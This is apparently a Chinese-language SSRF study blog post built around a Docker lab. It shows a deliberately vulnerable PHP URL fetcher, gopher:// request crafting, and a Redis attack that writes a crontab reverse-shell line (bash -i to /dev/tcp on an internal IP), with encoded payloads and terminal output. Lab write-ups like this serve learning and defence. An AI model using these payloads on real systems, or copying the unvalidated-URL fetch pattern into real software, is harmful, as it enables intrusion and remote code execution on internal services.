SSRF学习

前言

SSRF(Server-Side Request Forgery ， 服务器端请求伪造) 是一种由攻击者构造形成由服务器发起请求的一个安全漏洞

SSRF的主要攻击目标为外网无法访问的内部系统。

本文记录下各种利用姿势

正文

测试环境

```
docker pull vulhub/php
```


存在漏洞的机器： 172.17.0.3

redis服务器： 172.17.0.3


测试代码

```php
<?php

function curl($url){
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, $url);
    curl_setopt($ch, CURLOPT_HEADER, 0);
    curl_exec($ch);
    curl_close($ch);
}

$url = $_GET['url'];
echo $url;
curl($url);

?>
```

就是获取 url 然后用 curl 去获取页面内容



file协议读文件



gopher 协议发送 TCP 数据

使用 `gopher` 协议我们可以向指定端口发送 `tcp` 数据。

比如向 `172.17.0.1:8888` 端口发送一个 `POST` 请求

```
POST /ssrf.php HTTP/1.1
Host: 192.168.211.131:88
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.186 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0

pa=1
```

数据包内容保存到 `payload.txt`，然后用 `url` 编码

```
import urllib

def go():
    f = open("payload.txt")
    content = f.read()
    print urllib.quote(content)

if __name__ == "__main__":
    go()
```

```
haclh@ubuntu:/tmp$ python encode.py
POST%20/ssrf.php%20HTTP/1.1%0D%0AHost%3A%20192.168.211.131%3A88%0D%0APragma%3A%20no-cache%0D%0ACache-Control%3A%20no-cache%0D%0AUpgrade-Insecure-Requests%3A%201%0D%0AUser-Agent%3A%20Mozilla/5.0%20%28Windows%20NT%2010.0%3B%20Win64%3B%20x64%29%20AppleWebKit/537.36%20%28KHTML%2C%20like%20Gecko%29%20Chrome/64.0.3282.186%20Safari/537.36%0D%0AAccept%3A%20text/html%2Capplication/xhtml%2Bxml%2Capplication/xml%3Bq%3D0.9%2Cimage/webp%2Cimage/apng%2C%2A/%2A%3Bq%3D0.8%0D%0AAccept-Encoding%3A%20gzip%2C%20deflate%0D%0AAccept-Language%3A%20zh-CN%2Czh%3Bq%3D0.9%0D%0AConnection%3A%20close%0D%0AContent-Type%3A%20application/x-www-form-urlencoded%0D%0AContent-Length%3A%200%0D%0A%0D%0Apa%3D1%0D%0A
```


然后用

```
gopher://target_ip:port/_encodepayload
```


的格式来组成一个 `gopher` 请求

```
gopher://172.17.0.1:8888/_POST%20/ssrf.php%20HTTP/1.1%0D%0AHost%3A%20192.168.211.131%3A88%0D%0APragma%3A%20no-cache%0D%0ACache-Control%3A%20no-cache%0D%0AUpgrade-Insecure-Reques
```

如果是直接放到 `burp` 里面进行发包的话，要记得对 `gopher://...` 在进行一次 `url`编码，原因是服务器对 `HTTP` 请求包会进行一次 `url` 解码，这样会损坏 `gopher://...` 的数据




选中 然后 `url` 编码即可




可以看到成功接收到了 `http` 请求。通过 `gopher` 协议我们可以发送 `POST` 请求，所以对于内网中的很多 `web` 漏洞我们都可以利用了。

攻击 redis

首先探测 `redis` 服务



使用 `http` 协议来探测即可，如果有 `redis` 服务监听在 `6379` 端口会返回




于是 枚举 `IP` 即可, 找到 `172.17.0.2` 开了 `redis`

然后生成 `payload`

```
haclh@ubuntu:/tmp$ cat payload.txt
test

set 1 "\n\n\n\n\n* * * * * root bash -i >& /dev/tcp/172.17.0.1/22220>&1\n\n\n\n\n"
config set dir /etc/
config set dbfilename crontab
save

aaa
haclh@ubuntu:/tmp$ unix2dos payload.txt
unix2dos: converting file payload.txt to DOS format ...
haclh@ubuntu:/tmp$ cat payload.txt
test

set 1 "\n\n\n\n\n* * * * * root bash -i >& /dev/tcp/172.17.0.1/22220>&1\n\n\n\n\n"
config set dir /etc/
config set dbfilename crontab
save

aaa
haclh@ubuntu:/tmp$ python encode.py
test%0D%0A%0D%0Aset%201%20%22%5Cn%5Cn%5Cn%2A%20%2A%20%2A%20%2A%20%2A%20root%20bash%20-i%20%3E%26%20/dev/tcp/172.17.0.1/22220%3E%261%5Cn%5Cn%5Cn%5Cn%22%0D%0Aconfig%20set%20dir%20/etc/%0D%0Aconfig%20set%20dbfilename%20crontab%0D%0Asave%0D%0A%0D%0Aaaa%0D%0A
haclh@ubuntu:/tmp$
```

这里有一个小坑：

如果直接用 `vim` 写入 `payload.txt`，它的换行符为 `\n`，而 `redis` 的命令的换行符为 `\r\n`，所以需要先用 `unix2dos payload.txt`转换一下。



写入了 crontab 文件, 不过写入了为啥还是没有反弹 shell

相关链接:

http://www.angelwhu.com/blog/?p=427

http://wonderkun.cc/index.html/?p=670

http://t.cn/RK16Mgy

SSRF漏洞(原理&绕过姿势)

SSRF利用研究及总结

https://04z.net/2017/07/27/SSRF-Attack/

来源： https://www.cnblogs.com/hac425/p/9416901.html